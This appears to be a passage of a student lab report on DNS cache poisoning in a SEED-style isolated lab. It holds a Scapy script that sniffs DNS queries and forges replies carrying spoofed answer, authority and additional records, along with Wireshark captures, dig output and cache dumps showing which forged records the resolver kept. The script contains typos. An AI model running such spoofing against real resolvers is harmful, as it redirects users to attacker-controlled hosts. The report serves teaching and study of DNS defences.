
```
seed@Ankitha_PES1491_attacker:~$ sudo python task8.py
.
Sent 1 packets.
```



Wireshark screenshot showing captured DNS traffic. The table lists network traffic with columns: No., Time, Source, Destination, Protocol, Length, Info. Several DNS responses are highlighted, showing queries for 'www.example.net' and 'google.com' with answers from 'attacker32.com'. Below the table, the 'Request In: 5' pane shows the details of the captured requests, including the query for 'www.example.net' and its response.


No.	Time	Source	Destination	Protocol	Length	Info
2	2021-03-23 10:23:05.2888661	10.0.2.27	10.0.2.26	DNS	88	Standard query 0x089f A www.example.net OPT
5	2021-03-23 10:23:05.2942763	10.0.2.26	192.36.148.17	DNS	88	Standard query 0xec1d A www.example.net OPT
6	2021-03-23 10:23:05.2942974	10.0.2.26	192.36.148.17	DNS	72	Standard query 0x2155 NS <Root> OPT
18	2021-03-23 10:23:05.3425655	192.36.148.17	10.0.2.26	DNS	185	Standard query response 0xec1d A www.example.net A 10.0.2.28 NS attacker32.com NS attack...
13	2021-03-23 10:23:05.3455687	10.0.2.26	10.0.2.27	DNS	132	Standard query response 0x089f A www.example.net A 10.0.2.28 NS attacker32.com OPT
14	2021-03-23 10:23:05.5239087	192.36.148.17	10.0.2.26	DNS	88	Standard query response 0xec1d A www.example.net OPT
15	2021-03-23 10:23:06.1029371	10.0.2.26	202.12.27.33	DNS	91	Standard query 0x0067 AAAA E.ROOT-SERVERS.NET OPT
16	2021-03-23 10:23:06.1036159	10.0.2.26	202.12.27.33	DNS	91	Standard query 0x89c5 AAAA G.ROOT-SERVERS.NET OPT
17	2021-03-23 10:23:06.1048415	10.0.2.26	202.12.27.33	DNS	72	Standard query 0x26cc NS <Root> OPT
18	2021-03-23 10:23:06.3058489	202.12.27.33	10.0.2.26	DNS	137	Standard query response 0x0067 AAAA E.ROOT-SERVERS.NET AAAA 2001:500:a8::e OPT
19	2021-03-23 10:23:06.3872690	202.12.27.33	10.0.2.26	DNS	72	Standard query response 0x26cc NS <Root> OPT

However, from the below screenshot, we see that the victim machine gets a forged reply from the DNS server and the authority section contains the forged response for “example.net”, but not for the “google.com” because it is fraudulent and is not in the same zone as the example.net domain, i.e., it is “out of zone” and hence is discarded by the local DNS server. The first record, however for example.net is inside the zone, so it is accepted. Also, although “attacker.com” is not in the same zone as “example.net”, it is shown in the authority section because a domain’s authoritative name servers do not necessarily need to be a name inside the domain.



```
Terminal
seed@Ankitha_PES1491_victim:~$dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2207
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A
;
;; ANSWER SECTION:
www.example.net.        259200  IN      A      10.0.2.28
;
;; AUTHORITY SECTION:
example.net.            259200  IN      NS     attacker32.com.
;
;; Query time: 57 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Tue Mar 23 10:23:07 EDT 2021
;; MSG SIZE rcvd: 88
seed@Ankitha_PES1491_victim:~$
```

We can also see the same by checking the cache of the DNS server and we can see that no records for “google” have been cached as they are deemed fraudulent and dropped and only the spoofed records in the same zone as example.net have been cached as shown below.



```
Terminal
seed@Ankitha_PES1491_server:~$sudo rndc flush
seed@Ankitha_PES1491_server:~$sudo rndc dumpdb -cache
seed@Ankitha_PES1491_server:~$grep "example" /var/cache/bind/dump.db
example.net.          259189  NS      attacker32.com.
www.example.net.      259189  A       10.0.2.28
seed@Ankitha_PES1491_server:~$
```

Task 9: Targeting the Additional Section

The objective of this task is to spoof some entries in the Additional section and check whether they will be successfully cached by the target local DNS server. When responding to the query for www.example.net, we add the additional entries in the spoofed reply, along with the entries in the Answer section. We need to add the Answer section in the DNS packet as Additional record (ar). The below code shows that we create Additional sections with the Resource Record name (domains/nameservers) and Resource data (IP address). The resource record names are “attacker32.com”, “ns.example.com”, “www.facebook.com”.

```

GNU nano 2.5.3
File: task9.py

#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='10.0.2.28')
        NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:],type='NS',ttl=259200,rdata='attacker32.com')
        NSsec2 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:],type='NS',ttl=259200,rdata='ns.example.net')
        Addsec1 = DNSRR(rrname='attacker32.com',type='A',ttl=259200,rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net',type='A',ttl=259200,rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com',type='A',ttl=259200,rdata='3.4.5.6')
        DNSpkt = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aae=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,arcount=3,an=Ansec,ns=NSsec1/NSsec2$)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
    pkt = sniff(filter='udp and (src host 10.0.2.26 and dst port 53)', prn=spoof_dns)

```

After running the code on the attacker machine, we run “dig www.example.net” on behalf of the user. A DNS response with the authority section containing forged responses for “example.net”, the additional section containing the forged responses for “ns.example.net” and “attacker32.com” and “www.facebook.com” has been sent to the DNS server.

```


seed@Ankitha_PES1491_attacker:~$sudo python task9.py
.
Sent 1 packets.

```

No.	Time	Source	Destination	Protocol	Length	Info
26	2021-03-23 10:44:34.2480608	10.0.2.27	10.0.2.26	DNS	88	Standard query 0x2fb1 A www.example.net OPT
27	2021-03-23 10:44:34.2493235	10.0.2.26	192.33.4.12	DNS	88	Standard query 0x5d10 A www.example.net OPT
28	2021-03-23 10:44:34.2493348	10.0.2.26	192.33.4.12	DNS	72	Standard query 0x9870 NS <Root> OPT
31	2021-03-23 10:44:34.2744384	192.33.4.12	10.0.2.26	DNS	278	Standard query response 0x5d10 A www.example.net A 10.0.2.28 NS attacker32.com NS ns.example.net A 1...
32	2021-03-23 10:44:34.2753082	10.0.2.26	10.0.2.27	DNS	181	Standard query response 0x2fb1 A www.example.net A 10.0.2.28 NS attacker32.com NS ns.example.net A 5...
35	2021-03-23 10:44:34.5510420	192.33.4.12	10.0.2.26	DNS	88	Standard query response 0x5d10 A www.example.net OPT
36	2021-03-23 10:44:34.5510738	10.0.2.26	198.41.0.4	DNS	72	Standard query 0x75d0 AAAA E.ROOT-SERVERS.NET OPT
37	2021-03-23 10:44:35.0514024	10.0.2.26	198.41.0.4	DNS	91	Standard query 0x7040 AAAA G.ROOT-SERVERS.NET OPT
38	2021-03-23 10:44:35.0521868	10.0.2.26	198.41.0.4	DNS	91	Standard query 0x7040 AAAA E.ROOT-SERVERS.NET OPT
39	2021-03-23 10:44:35.3939563	198.41.0.4	10.0.2.26	DNS	547	Standard query response 0xa15e NS <Root> NS e.root-servers.net NS h.root-servers.net NS l.root-serv...
41	2021-03-23 10:44:35.4637252	198.41.0.4	10.0.2.26	DNS	545	Standard query response 0x704c AAAA G.ROOT-SERVERS.NET AAAA 2001:500:12::d8d NS a.ROOT-SERVERS.NET N...

Frame 31: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits) on interface 0
 ▶ Linux cooked capture
 ▶ Internet Protocol Version 4, Src: 192.33.4.12, Dst: 10.0.2.26
 ▶ User Datagram Protocol, Src Port: 53, Dst Port: 33333
 ▶ Domain Name System (response)
 [Request In 27]
 [Time: 0.025114827 seconds]
 Transaction ID: 0x5d10
 Flags: 0x8400 Standard query response, No error
 Questions:
 Answer RRs: 1
 Authority RRs: 2
 Additional RRs: 3
 Queries:
 ▶ www.example.net: type A, class IN
 ▶ Answers:
 ▶ www.example.net: type A, class IN, addr 10.0.2.28
 ▶ Authoritative nameservers:
 ▶ example.net: type NS, class IN, ns attacker32.com
 ▶ example.net: type NS, class IN, ns ns.example.net
 ▶ Additional records:
 ▶ attacker32.com: type A, class IN, addr 1.2.3.4
 ▶ ns.example.net: type A, class IN, addr 5.6.7.8
 ▶ www.facebook.com: type A, class IN, addr 3.4.5.6

However only the responses for ns.example.net and attacker32.com have been forwarded to the victim. The forged response for www.facebook.com was dropped as shown in the wireshark capture and dig command output shown below.



In the below dig output, the authority section contains the forged responses for “example.net”. The additional section contains the forged responses for “ns.example.net” and “attacker32.com”, but not for www.facebook.com.

```
seed@Ankitha_PES1491_victim:~$dig www.example.net

; <>>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37352
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A      10.0.2.28

;; AUTHORITY SECTION:
example.net.            259200  IN      NS     attacker32.com.
example.net.            259200  IN      NS     ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         259200  IN      A      5.6.7.8
attacker32.com.         259200  IN      A      1.2.3.4

;; Query time: 31 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Tue Mar 23 14:50:38 EDT 2021
;; MSG SIZE rcvd: 137

seed@Ankitha_PES1491_victim:~$
```

The reason for this is because the two accepted additional records are part of the authority section and hence, the additional information of IP addresses for the two domains are accepted whereas www.facebook.com is out of zone and gets discarded. We can also see the same by checking the cache of the DNS server and we can see that no records for

“facebook” have been cached as they are deemed fraudulent and dropped and only the spoofed records in the same zone as example.net and the attacker32.com records have been cached as shown below:

```
seed@Ankitha_PES1491_server:~$grep "example" /var/cache/bind/dump.db
example.net.      258854  NS      ns.example.net.
ns.example.net.   258854  A       5.6.7.8
www.example.net. 258854  A       10.0.2.28
seed@Ankitha_PES1491_server:~$grep "attack" /var/cache/bind/dump.db
attacker32.com.   258854  IN A    1.2.3.4
                  258854  NS      attacker32.com.
seed@Ankitha_PES1491_server:~$grep "facebook" /var/cache/bind/dump.db
seed@Ankitha_PES1491_server:~$
```